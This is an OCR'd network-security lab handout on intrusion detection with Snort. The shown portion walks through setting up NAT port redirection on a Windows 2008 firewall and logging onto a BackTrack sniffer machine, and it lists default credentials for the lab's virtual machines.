NETWORK SECURITY LAB SERIES

Lab 9: Intrusion Detection Using Snort

Document Version: 2015-09-28

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

Introduction

This lab is a part of a series of lab exercises intended to support courseware for Network Security training. This lab includes the following tasks:

1. Configuring the Windows 2008 Firewall
2. Setting up the Sniffer
3. Detecting Unwanted Incoming Traffic
4. Detecting Unwanted Outgoing Traffic

Key terms for this lab:

Wireshark – A protocol analyzer that reads binary capture files. Wireshark will also allow you to capture network traffic and runs on Windows, Linux, and on Mac OS X.


snort – Snort, is an Intrusion Detection System (IDS) that can be used to analyze and capture traffic. By using signatures, snort can provide information about activity within a capture file. Snort can be downloaded from www.snort.org and is a free and commercial tool. Sourcefire, a Columbia, Maryland based company that maintains and develops snort.

tcpdump – A Linux/UNIX program that allows you to capture network traffic. The tcpdump program comes installed on many Linux distributions by default.

Sniffer – A Sniffer is used to capture network traffic on a Network. Software programs like tcpdump, Wireshark, and Network Miner can be used to sniff traffic.

PCAP File – Programs that can sniff network traffic like tcpdump, Wireshark, and Network Miner allow you to save the network capture to a PCAP file format. In order to read the PCAP format, you need a tool like Wireshark or Network Miner.

Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows 2008 Internal Machine	192.168.1.100	Administrator	P@ssw0rd
Windows 7 External Machine	216.1.1.200	student	password
Backtrack 5 R3 External Machine	216.1.1.100	root	toor
Windows 2008 Sniffer	n/a	administrator	sniffer

For all the tasks in this lab, you will be asked to open and return to various machines and applications within each machine. For some steps, this can get confusing.

To minimize confusion and the need to reopen machines and applications, it is suggested that you minimize, rather than close a machine before opening another.


At the end of the lab, remember to close all open windows and close the PC viewers.

1 Configuring the Windows 2008 Firewall


One of the important features of a firewall is that they will allow external users on the WAN (Wide Area Network) to access resources on a company's internal network. In this scenario, we will set the redirection from the Windows 2008 Firewall to the Windows Internal server.

1.1 Publishing Internal Resources to the Windows 2008 Internal Server


1. Click on the **Windows 2008 Firewall** icon on the topology and click **PC**, then **Send Ctrl+Alt+Del** in the top-left corner of the screen to log on to the machine.



2. Login as the Administrator, typing **firewall** as the password. Press **Enter**.
3. Double-click the **Routing and Remote Access** shortcut located on the Desktop.
4. On the Routing and Remote Access window, right-click on **FW (local)** and select **Disable Routing and Remote Access**.


Routing and Remote Access
File
Action
View
Help
Routing and Remote Access
Server Status
FW (local)
Netw
Rem
IPv4
NAT
Interface
Configure and Enable Routing and Remote Access
Disable Routing and Remote Access
All Tasks
Delete
Refresh
Properties


5. A warning message will appear, click **Yes**.



Routing and Remote Access


You are disabling the router and removing its configuration. To re-enable the router, you will have to reconfigure it. Do you want to continue?

6. Notice the green arrow next to FW (local) turn to red. Right-click on **FW (local)** and select **Configure and Enable Routing and Remote Access**.



Routing and Remote Access
Server Status
FW (local)
FW (local)
Configure and Enable Routing and Remote Access
Disable Routing and Remote Access
All Tasks
View

7. The Routing and Remote Access Server Setup Wizard appears. Click **Next**.




Routing and Remote Access Server Setup Wizard

Welcome to the Routing and Remote Access Server Setup Wizard

This wizard helps you set up your server so that you can connect to other networks and allow connections from remote clients.

To continue, click Next.

8. Fill the bubble next to **Network address translation (NAT)** and click **Next**.



Routing and Remote Access Server Setup Wizard

Configuration

You can enable any of the following combinations of services, or you can customize this server.

○ Remote access (dial-up or VPN)
Allow remote clients to connect to this server through either a dial-up connection or a secure virtual private network (VPN) Internet connection.

● Network address translation (NAT)
Allow internal clients to connect to the Internet using one public IP address.


○ Virtual private network (VPN) access and NAT
Allow remote clients to connect to this server through the Internet and local clients to connect to the Internet using a single public IP address.

○ Secure connection between two private networks
Connect this network to a remote network, such as a branch office.

○ Custom configuration
Select any combination of the features available in Routing and Remote Access.

For more information

9. Select the **WAN – External** (public interface) and click **Next**.



Routing and Remote Access Server Setup Wizard

NAT Internet Connection

You can select an existing interface or create a new demand-dial interface for client computers to connect to the Internet.

● Use this public interface to connect to the Internet:

Network Interfaces:


Name	Description	IP Address
LAN - Internal	Intel(R) PRO/1000 MT...	192.168.1.1
WAN - External	Intel(R) PRO/1000 MT...	216.1.1.1

○ Create a new demand-dial interface to the Internet

A demand-dial interface is activated when a client uses the Internet. Select this option if this server connects with a modem or by using the Point-to-Point Protocol over Ethernet. The Demand-Dial Interface Wizard will start at the end of this wizard.

For more information

10. Fill the bubble next to **I will set up name and address services later**. Click **Next**.



Routing and Remote Access Server Setup Wizard

Name and Address Translation Services

You can enable basic name and address services.

Windows didn't detect name and address services (DNS and DHCP) on this network. How do you want to obtain these services?


○ Enable basic name and address services

Routing and Remote Access assigns addresses automatically and forwards name resolution requests to a DNS server on the Internet.


● I will set up name and address services later

Choose this option if you have set up the Active Directory on your network, or if you have DHCP or DNS servers in your network.


11. Click **Finish** to close the wizard.
12. Click the **plus** icon next to IPv4 to expand the list and select **NAT**.



13. Right-click on the **WAN – External** interface and select **Properties**.



14. Click the **Services and Ports** tab.
15. From the Services list, click on **FTP Server**.




Select the services on your private network to which you want to redirect the Internet users. This will create NAT port redirection rules.

Services:

- □ FTP Server
- □ Internet Mail Access Protocol Version 3 (IMAP3)
- □ Internet Mail Access Protocol Version 4 (IMAP4)
- □ Internet Mail Server (SMTP)
- □ IP Security (IKE)
- □ IP Security (IKE NAT Traversal)
- □ Post-Office Protocol Version 3 (POP3)
- □ Remote Desktop
- □ Secure Web Server (HTTPS)
- □ Telnet Server

16. In the Edit Service window, input **192.168.1.100** into the **Private address** space. Click **OK**.



Designate the port and address to which packets should be sent when they arrive on a special port on this interface's address or on a specific address pool entry.

Description of Service: FTP Server

Public address

● On this interface

○ On this address pool entry:

Protocol


● TCP ○ UDP

Incoming port: 21

Private address: 192 . 168 . 1 . 100

Outgoing port: 21

17. Click inside the box next FTP Server to place a **checkmark**.



Services:

☑ FTP Server
□ Internet Mail Access Protocol Version 3 (IMAP3)
□ Internet Mail Access Protocol Version 4 (IMAP4)
□ Internet Mail Server (SMTP)
□ IP Security (IKE)
□ IP Security (IKE NAT Traversal)

18. Repeat steps 15 – 17 for the following services: **SMTP**, **POP3**, **Telnet Server**, **HTTP**.
19. Once completed, click **Apply** followed by clicking the **OK** button on the WAN – External Properties window.


2 Setting up the Sniffer

Passwords help to secure systems running remote operating system. If an attacker is able to get the administrator password on a remote system, they will be able to take complete control of that device. Companies need to have mechanism in place to protect systems connected to the Internet from being exploited by remote attackers.

2.1 Logging on to the Sniffer


The Linux distribution BackTrack is installed on the sniffer machine. BackTrack is a distribution used by security professionals for pentration testing and forensics.

1. Click on the **Windows 2008 Server Sniffer** icon in the topology. Click **PC** in the upper-left and **Send Ctrl+Alt+Del** in order to log on to the Windows 2008 server.




Press CTRL + ALT + DELETE to log on

2. Enter **sniffer** for the Administrator password to the Windows 2008 Server.




sniffer

3. Click on the **Start** button. Click the arrow to the far right and select **Restart**.



4. Select the option, **Hardware: Maintenance (Planned)** in the list from the drop-down box and click OK.


Shut Down Windows

Shutdown Event Tracker

Select the option that best describes why you want to shut down the computer


Option: ☑ Planned

Hardware: Maintenance (Planned)

A restart or shutdown to service hardware on the system.


Comment:

5. Select the 2nd choice in the menu and press enter to boot into Linux.



